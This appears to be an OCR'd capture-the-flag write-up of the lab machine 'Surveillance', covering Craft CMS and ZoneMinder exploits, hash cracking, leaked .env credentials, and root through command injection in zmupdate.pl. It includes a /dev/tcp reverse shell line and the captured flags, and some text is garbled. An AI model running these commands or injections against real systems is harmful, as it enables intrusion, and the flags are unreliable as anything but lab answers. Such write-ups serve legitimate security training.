Surveillance

Scanning


```
-(moghees⊛kali)-[~/lab]
 -$ nmap -A 10.10.11.245 -oN nmap.scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-03 21:09 PKT
Nmap scan report for 10.10.11.245
Host is up (0.21s latency).
Not shown: 997 closed tcp ports (conn-refused)
                  SERVICE VERSION
         STATE
22/tcp
                           OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
         open
| ssh-hostkey:
    256 96:07:1c:c6:77:3e:07:a0:cc:6f:24:19:74:4d:57:0b (ECDSA)
    256 0b:a4:c0:cf:e2:3b:95:ae:f6:f5:df:7d:0c:88:d6:ce (ED25519)
                          nginx 1.18.0 (Ubuntu)
                  http
|_http-title: Did not follow redirect to http://surveillance.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
2702/tcp filtered sms-xfer
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.48 seconds
```

Enumeration

Website:

© 2024 All Rights Reserved By SURVEILLANCE.HTB

Powered by Craft CMS



Foothold

The exploit was not working so I had to tweek it a little bit and got shell.

```
(moghees kali) = [~/lab]
$ python3 exploit.py http://surveillance.htb/
[-] Get temporary folder and document root ...
[-] Write payload to temporary file ...
[-] Trigger imagick to write shell ...
[-] Done, enjoy the shell
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ \]
```

Horizontal Privilege Escalation-Matthew

```
www-data@surveillance:~/html/craft/storage/backups$ ls
surveillance--2023-10-17-202801--v4.4.14.sql
surveillance--2023-10-17-202801--v4.4.14.sql.zip
www-data@surveillance:~/html/craft/storage/backups$
```

While enumerating database I found this:

```
LOCK TABLES `users` WRITE;
/*!40000 ALTER TABLE `users` DISABLE KEYS */;
set autocommit=0;
INSERT INTO `users` VALUES (1,NULL,1,0,0,0,1,'admin','Matthew B','Matthew','B','admin@surveillance
.htb','39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec','2023-10-17 20:22:34',NUL
L,NULL,NULL,'2023-10-11 18:58:57',NULL,1,NULL,NULL,NULL,0,'2023-10-17 20:27:46','2023-10-11 17:57:
16','2023-10-17 20:27:46');
/*!40000 ALTER TABLE `users` ENABLE KEYS */;
UNLOCK TABLES;
commit;
```

Cracking the hash:

```
(moghees⊕ kali)-[~]
$ hashcat -m 1400 "39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec" /usr/share/
wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DIST
RO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-haswell-Intel(R) Core(TM) i5-6300U CPU @ 2.40GHz, 2853/5771 MB (1024 MB allocatab
le), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
```

```
39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec:starcraft122490
Session....: hashcat
Status....: Cracked
Hash.Mode.....: 1400 (SHA2-256)
Hash.Target....: 39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c...5770ec
Time.Started....: Sat Feb 3 22:14:45 2024 (2 secs)
Time.Estimated ...: Sat Feb 3 22:14:47 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1687.5 kH/s (0.54ms) @ Accel:512 Loops:1 Thr:1 Vec:8 Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress....: 3553280/14344385 (24.77%)
Rejected..... 0/3553280 (0.00%)
Restore.Point....: 3551232/14344385 (24.76%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: starfish789 → star42016
Hardware.Mon.#1..: Temp: 53c Util: 70%
```

Username: **matthew**Password: **starcraft122490**

```
www-data@surveillance:~/html/craft/storage/backups$ ls /home
matthew zoneminder
www-data@surveillance:~/html/craft/storage/backups$ su matthew
Password:
matthew@surveillance:/var/www/html/craft/storage/backups$
```

Horizontal Privilege Escalation-Zoneminder

Sudo -l:

```
matthew@surveillance:~$ sudo -l
[sudo] password for matthew:
Sorry, user matthew may not run sudo on surveillance.
matthew@surveillance:~$
```

SUID:

```
matthew@surveillance:/$ find / -type f -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/su
/usr/bin/fusermount3
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/mount
/usr/bin/mount
/usr/bin/mount
/usr/bin/newgrp
matthew@surveillance:/$
```

Cronjobs:

```
matthew@surveillance:/var/spool/cron$ ls
crontabs
matthew@surveillance:/var/spool/cron$ ls -al
total 12
drwxr-xr-x 3 root root 4096 Aug 9 2022 .
drwxr-xr-x 4 root root 4096 Aug 9 2022 ..
drwx-wx-T 2 root crontab 4096 Nov 7 21:10 crontabs
matthew@surveillance:/var/spool/cron$
```

No access to crontabs, i think there are some cronjobs running.

Processes:

```
matthew@surveillance:/var/spool/cron$ ps
PID TTY TIME CMD
2147 pts/0 00:00:00 bash
2546 pts/0 00:00:00 ps
matthew@surveillance:/var/spool/cron$
```

Only able to see our own processes.

Netstat:

```
matthew@surveillance:/var/spool/cron$ netstat
Active Internet connections (w/o servers)
                                              Foreign Address
Proto Recv-Q Send-Q Local Address
                                                                       State
           0
                 52 10.10.11.245:ssh
                                              10.10.14.118:43626
                                                                       ESTABLISHED
tcp
tcp
           0
                  1 10.10.11.245:36084
                                              8.8.8.8:domain
                                                                       SYN_SENT
                  0 10.10.11.245:57109
                                              8.8.8.8:domain
udp
           0
                                                                       ESTABLISHED
           0
                  0 localhost:39099
                                              localhost:domain
udp
                                                                       ESTABLISHED
udp
           0
                  0 10.10.11.245:51975
                                              8.8.8.8:domain
                                                                       ESTABLISHED
                   0 10.10.11.245:37875
                                              8.8.8.8:domain
udp
           0
                                                                       ESTABLISHED
           0
                  0 10.10.11.245:50279
                                              8.8.8.8:domain
udp
                                                                       ESTABLISHED
udp
           0
                  0 10.10.11.245:36057
                                              8.8.8.8:domain
                                                                       ESTABLISHED
Active UNIX domain sockets (w/o servers)
```

Linpeas

- Found some credentials.

```
Analyzing Env Files (limit 70)
-rw-r--r-- 1 www-data www-data 836 Oct 21 18:32 /var/www/html/craft/.
CRAFT_APP_ID=CraftCMS--070c5b0b-ee27-4e50-acdf-0436a93ca4c7
CRAFT_ENVIRONMENT=production
               =2HfILL3OAEe5X0jzYOVY5i7uUizKmB2_
CRAFT_SECURITY_KE
CRAFT_DB_DRIVER=mysql
CRAFT_DB_SERVER=127.0.0.1
CRAFT_DB_PORT=3306
CRAFT_DB_DATABASE=craft
CRAFT_
       _USER=craftuser
CRAFT_
CRAFT_DB_SCHEMA=
CRAFT_DB_TABLE_PREFIX=
DEV_MODE=false
ALLOW_ADMIN_CHANGES=false
DISALLOW_ROBOTS=false
PRIMARY_SITE_URL=http://surveillance.htb/
```

Found a server running as root.

```
server {
    listen 127.0.0.1:8080;

    root /usr/share/zoneminder/www;


    index index.php;

    access_log /var/log/zm/access.log;
    error_log /var/log/zm/error.log;

location / {
        try_files $uri $uri / index.php?$args =404;

        location ~ /api/(css|img|ico) {
            rewrite ^/api(.+)$ /api/app/webroot/$1 break;
            try_files $uri $uri / =404;
        }
        location /api {
            rewrite ^/api(.+)$ /api/app/webroot/index.php?p=$1 last;
        }
        location /cgi-bin {
```

- I started port forwarding to view the website.



- Got a login page.
- After some enumeration I found this:


matthew@surveillance:/usr/share/zoneminder/www/api/app/Config\$ cat database.php

Didn't work.

app/Config/core.php:

Nothing working.

Looked for exploit on Google for ZoneMaster.



Exploitation:

```
(moghees⊕ kali)-[~/lab]
$ python3 exploit2.py -t http://127.0.0.1:80/ -ip 10.10.14.118 -p 69
[>] fetching csrt token
[>] recieved the token: key:68407c41cedaa6bcd0707308df116b3e665356d9,1706989308
[>] executing...
[>] sending payload..
[!] failed to send payload
```

Got Shell as zoneminder.

Vertical Privilege Escalation

sudo -l:

```
zoneminder@surveillance:~$ sudo -l
Matching Defaults entries for zoneminder on surveillance:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin,
    use_pty

User zoneminder may run the following commands on surveillance:
    (ALL : ALL) NOPASSWD: /usr/bin/zm[a-zA-Z]*.pl *
zoneminder@surveillance:~$ ■
```

```
zoneminder@surveillance:/usr/bin$ ls -al | grep zm | grep .pl
-rwxr-xr-x 1 root root 43027 Nov 23 2022 zmaudit
-rwxr-xr-x 1 root root
                            12939 Nov 23 2022 zmcamtool
-rwxr-xr-x 1 root root
                            6043 Nov 23 2022 zmcontrol
-rwxr-xr-x 1 root root
                            26232 Nov 23 2022 zmdc
                            35206 Nov 23 2022 zmfilter
-rwxr-xr-x 1 root root
                             5640 Nov 23 2022 zmonvif-probe
-rwxr-xr-x 1 root root
                           19386 Nov 23 2022 zmonvif-trigger.p
-rwxr-xr-x 1 root root
-rwxr-xr-x 1 root root
                           13994 Nov 23 2022 zmpkg
-rwxr-xr-x 1 root root
                           17492 Nov 23 2022 zmrecover
-rwxr-xr-x 1 root root
                            4815 Nov 23 2022 zmstats
-rwxr-xr-x 1 root root
                            2133 Nov 23 2022 zmsystemctl
                            13111 Nov 23 2022 zmtélemetry.
-rwxr-xr-x 1 root root
                            5340 Nov 23 2022 zmtrack
-rwxr-xr-x 1 root root
                            18482 Nov 23 2022 zmtrigger
-rwxr-xr-x 1 root root
                            45421 Nov 23 2022 zmupdate
-rwxr-xr-x 1 root root
-rwxr-xr-x 1 root root
                             8205 Nov 23 2022 zmvideo
-rwxr-xr-x 1 root root
                             7022 Nov 23 2022 zmwatch
-rwxr-xr-x 1 root root
                            19655 Nov 23 2022 zmx10
```

After Searching for a long time I found an article from where I got the method to escalate privileges.

```
zoneminder@surveillance:/usr/bin$ sudo /usr/bin/zmupdate.pl --version=1 --user='$(/bin/bash -i)' -
-pass=ZoneMinderPassword2023

Initiating database upgrade to version 1.36.32 from version 1

WARNING - You have specified an upgrade from version 1 but the database version found is 1.36.32.
Is this correct?
Press enter to continue or ctrl-C to abort :

Do you wish to take a backup of your database prior to upgrading?
This may result in a large file in /tmp/zm if you have a lot of events.
Press 'y' for a backup or 'n' to continue : y
Creating backup to /tmp/zm/zm-1.dump. This may take several minutes.
root@surveillance:/usr/bin#
```

I observed that the shell is executing commands but not displaying output. So, I did this:

```
root@surveillance:/home/zoneminder# bash -i >& /dev/tcp/10.10.14.118/70 0>&1
```

Rooted the box.

Flags

User Flag:

```
matthew@surveillance:~$ ls
user.txt
matthew@surveillance:~$ cat user.txt
ab36eeab462fb02f9064244120017935
matthew@surveillance:~$
```

Root Flag:

```
root@surveillance:/home/zoneminder# id

id

uid=0(root) gid=0(root) groups=0(root)

root@surveillance:/home/zoneminder# cd /root

cd /root

root@surveillance:~# ls

ls

root.txt

root@surveillance:~#cat root.txt

cat root.txt

e9f0a97401819edfcf3526cee8607b4d

root@surveillance:~# ■
```